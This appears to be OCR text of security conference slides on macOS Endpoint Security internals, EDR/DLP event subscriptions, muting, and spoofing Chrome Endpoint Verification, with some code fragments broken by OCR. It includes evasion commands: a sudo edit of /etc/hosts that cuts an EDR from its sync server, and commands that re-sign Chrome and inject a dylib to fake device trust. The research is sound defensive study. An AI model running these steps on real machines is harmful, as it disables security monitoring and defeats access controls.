


System Extension Bundled WWDC 2019

How do they work ?

- Components
  - EndpointSecurity.kext - Provides the kernel functionality.
  - libEndpointSecurity.dylib provides the C API that you can use from the userspace and receive system events
  - Endpoint Security Application (Ref : 2020 "Endpoint Security & Insecurity" @Scott Knight)

- The API
  - Registration `es_new_client` and specify a handler (`es_handler_block_t`)
  - Event Subscription `es_subscribe`
  - Handler `es_handler_block_t`



Endpoint Security Architecture
WWDC 2020

Analyzing the ES Product with Frida

- Function Hooking

```
Module.findExportByName('libEndpointSecurity.dylib',
});
console.log('Number of clients requested: ' + eventCount);
```

Ref: enumerate_es_client_subscriptions.js by @Brandon7CC

- Native Calls

```
'pointer', 'pointer',
client_ptr, count,
```

Interesting Function

Information	Setup	Event Handling
Number of Clients	es_new_client	N/A
Subscribed Events	es_subscribe	es_retain_message, es_release_message
		es_respond_auth_result -> es_subscriptions
Muting	es_mute_path_events	es_respond_auth_result -> es_muted_path_events
	es_mute_process_events	es_respond_auth_result -> es_muted_process_events
Invert Muting	es_invert_muting	//Same as above
Message Retention	N/A	es_retain_message

Endpoint Security Event Types

- 149 total events as of time of writing (ESMessage.h)
- 2 Event Types
- ES_EVENT_TYPE_NOTIFY
  - Generated after an event has occurred.
- ES_EVENT_TYPE_AUTH
  - Generated before an event has occurred.
  - ES_AUTH_RESULT_ALLOW or ES_AUTH_RESULT_DENY
  - All registered clients receive the event at the same time and only 1 DENY is required to drop the event.

ES_EVENT_TYPE_AUTH_EXEC
ES_EVENT_TYPE_NOTIFY_FORK
ES_EVENT_TYPE_NOTIFY_EXIT

EDR Client with AUTH Events

Analyzing Event Subscriptions (Examples)

- Subset event registration from a DLP
  - Missing “LINK”

ES_EVENT_TYPE_AUTH_CREATE
ES_EVENT_TYPE_AUTH_OPEN
ES_EVENT_TYPE_AUTH_CLONE
ES_EVENT_TYPE_AUTH_COPYFILE
ES_EVENT_TYPE_AUTH_GETATTRLIST
ES_EVENT_TYPE_AUTH_RENAME

ES_EVENT_TYPE_NOTIFY_EXIT
ES_EVENT_TYPE_NOTIFY_EXEC
ES_EVENT_TYPE_NOTIFY_UIPC_CONNECT
ES_EVENT_TYPE_NOTIFY_UNLINK
ES_EVENT_TYPE_NOTIFY_GETATTRLIST
ES_EVENT_TYPE_NOTIFY_CLOSE
ES_EVENT_TYPE_NOTIFY_MOUNT
ES_EVENT_TYPE_NOTIFY_UNMOUNT

- Subset Tamper Protection Client from Application Allowlisting
  - Missing “COPY_FILE”

ES_EVENT_TYPE_AUTH_KEXTLOAD
ES_EVENT_TYPE_AUTH_RENAME
ES_EVENT_TYPE_AUTH_UNLINK

- Subset EDR’s blocking client
  - No “MMAP” (DYLD_INSERT_LIBRARIES)

ES_EVENT_TYPE_AUTH_EXEC
ES_EVENT_TYPE_NOTIFY_FORK
ES_EVENT_TYPE_NOTIFY_EXIT

User-Space Eventing

- Kernel Space events (eg: fork, exec) -> 2022 -> User Space Events (eg: XProtect, screensharing)

- Entitlement required to “create” an event
  - com.apple.private.endpoint-security.submit.<event>
- API
  - libEndpointSecuritySystem.dylib
  - ess_notify_<event>

- Only support NOTIFY -> Custom detections!
  - Example: backgroundtaskmanagementd generates:

ES_EVENT_TYPE_NOTIFY_BTM_LAUNCH_ITEM_ADD
ES_EVENT_TYPE_NOTIFY_BTM_LAUNCH_ITEM_REMOVE

  - Avoid “Login Items, Launch Daemon, Launch Agent”
  - Alternatives : Folder Actions(@its_a_feature_), Widgets (@theevilbit), application plugins

```
user@example % sudo codesign -d --entitlement -
/usr/bin/sudo
Executable=/usr/bin/sudo
[Dict]
    [Key]
com.apple.private.endpoint-security.submit.sudo
    [Value]
        [Bool] true
```

Userspace eventing entitlement for sudo

Caution Against user-space events

Tactic	Events
Initial Access	ES_EVENT_TYPE_NOTIFY_XP_MALWARE_DETECTED ES_EVENT_TYPE_NOTIFY_XP_MALWARE_REMEDIATED ES_EVENT_TYPE_NOTIFY_PROFILE_ADD ES_EVENT_TYPE_NOTIFY_PROFILE_REMOVE
Persistence	ES_EVENT_TYPE_NOTIFY_BTM_LAUNCH_ITEM_ADD ES_EVENT_TYPE_NOTIFY_BTM_LAUNCH_ITEM_REMOVE ES_EVENT_TYPE_NOTIFY_OD_CREATE_USER
Privilege Escalation	ES_EVENT_TYPE_NOTIFY_SUDO ES_EVENT_TYPE_NOTIFY_SU
Lateral Movement	ES_EVENT_TYPE_NOTIFY_SCREENSHARING_ATTACH ES_EVENT_TYPE_NOTIFY_OPENSSH_LOGIN ES_EVENT_TYPE_NOTIFY_OPENSSH_LOGOUT

Ref: https://github.com/redcanaryco/mac-monitor

Muting and Invert Muting

- Muting
  - Do not want events from this “path” or “process”
  - Can specify particular events that should be “muted”
  - Used for reducing noise from the system.
  - Endpoint Security automatically adds 27 such paths.

Subscribed Events

ES_EVENT_TYPE_AUTH_CREATE
ES_EVENT_TYPE_AUTH_OPEN
ES_EVENT_TYPE_AUTH_CLONE
ES_EVENT_TYPE_AUTH_COPYFILE
ES_EVENT_TYPE_AUTH_GETATTRLIST
ES_EVENT_TYPE_AUTH_RENAME

→

Muted Paths

/Applications/<SELF>.app
/usr/bin/
/Library/SystemExtensions/
/System/Library/Frameworks/
/sbin/launchd

A DLP Product’s muted paths for core-functionality.

- Invert Muting
  - Only interested in events from this “path” or “process”
  - You typically first mute and then invert it.
  - Used for tamper protection against configs/rules.

Subscribed Events

ES_EVENT_TYPE_AUTH_KEXTLOAD
ES_EVENT_TYPE_AUTH_RENAME
ES_EVENT_TYPE_AUTH_UNLINK

↓

invert muting

/var/db/…/events.db
/var/db/…/rules.db

An Application Allowlisting Product’s Tamper Protection

Misc ES Limitations

- Muting and Invert muting is too-broad.
  - Usage of custom local configuration files for advanced filtering
  - Examples user-specific directories, specific file types, compilers
  - Exceptions of shared across ES Products
  - Worst Case - Editable local configurations

- ES Applications need to make decisions quickly.
  - Kernel can hold a limited number of items
  - Application terminated if too slow
  - Small changes tweaks work:
    - `sudo -S bash -c 'echo "127.0.0.1 <remote edr sync server>" >> /etc/hosts'` ->**Blocked**
    - `sudo -S bash -c 'cp malicious_hosts /etc/hosts'` ->**Allowed**

Analysing TTPs

- Several Applications available to log events generated on the system.
- ESFPlayground offers dynamically changing subscribed events
- eslogger provides verbose output
  - Introduced in 2022 with MacOS 13.0 Ventura
  - List support events :
    - % eslogger --list-events
  - Example to log all exec events:
    - % sudo eslogger exec > exec.log
- Mac Monitor offers event muting, correlation, process tree generation and more!
- Write your own! (https://github.com/Omar-Ikram/EndpointSecurityDemo)

ES Analysis Caveats

- While most EDR products will be ES Clients, they can leverage additional components for Telemetry.
  - Browser Extensions
  - Network System Extension
  - Unified Logging
    - Custom collectors will typically call “log show”

Device Trust: Chrome Endpoint Verification

Definition


Endpoint Verification is a Chrome extension that gathers attributes about the device it's installed on. Using these attributes, Endpoint Verification creates an inventory of devices running Chrome OS and Chrome Browser that access your organization's data.

Part of a larger "Device Trust" strategy

https://cloud.google.com/endpoint-verification/docs/overview

Endpoint Verification

- Chrome Extension with special privileges to collect client metrics
  - Serial Number & model
  - IP/MAC addresses & hostname
  - OS version & update status
  - etc..
- HTTP servers gate access
  - query reported data
  - verify the data matches expected values
  - complies with policy



Full list of metrics collected:
https://cloud.google.com/endpoint-verification/docs/device-information

Abusing Endpoint Verification


- The client (Chrome) is effectively self-reporting its state
- The client can lie….
  - modify Chrome source code
  - intercept Chrome's system calls and fake responses
    - `DYLD_INSERT_LIBRARIES`
- This can allow an otherwise untrustworthy client to appear trusted
- Still requires valid credentials to the end resource
  - Username/Password/2FA
  - Cookies….

```
export DYLD_INSERT_LIBRARIES="override_chrome.dylib"

codesign --remove-signature "Google Chrome.app"

codesign --force --deep --sign - "Google Chrome.app"
```

Chrome Endpoint Verification Bypass Demo



Summary

- Configuration Profiles
  - Managed Preferences & Initial Access
- Managed Browsers
  - Policy Precedence and policy override
- MacOS Sandbox
  - Using sandbox to bypass Browser Policies
- Endpoint Security
  - Internals and Endpoint Security bypasses
- Chrome Endpoint Verification

Thank you!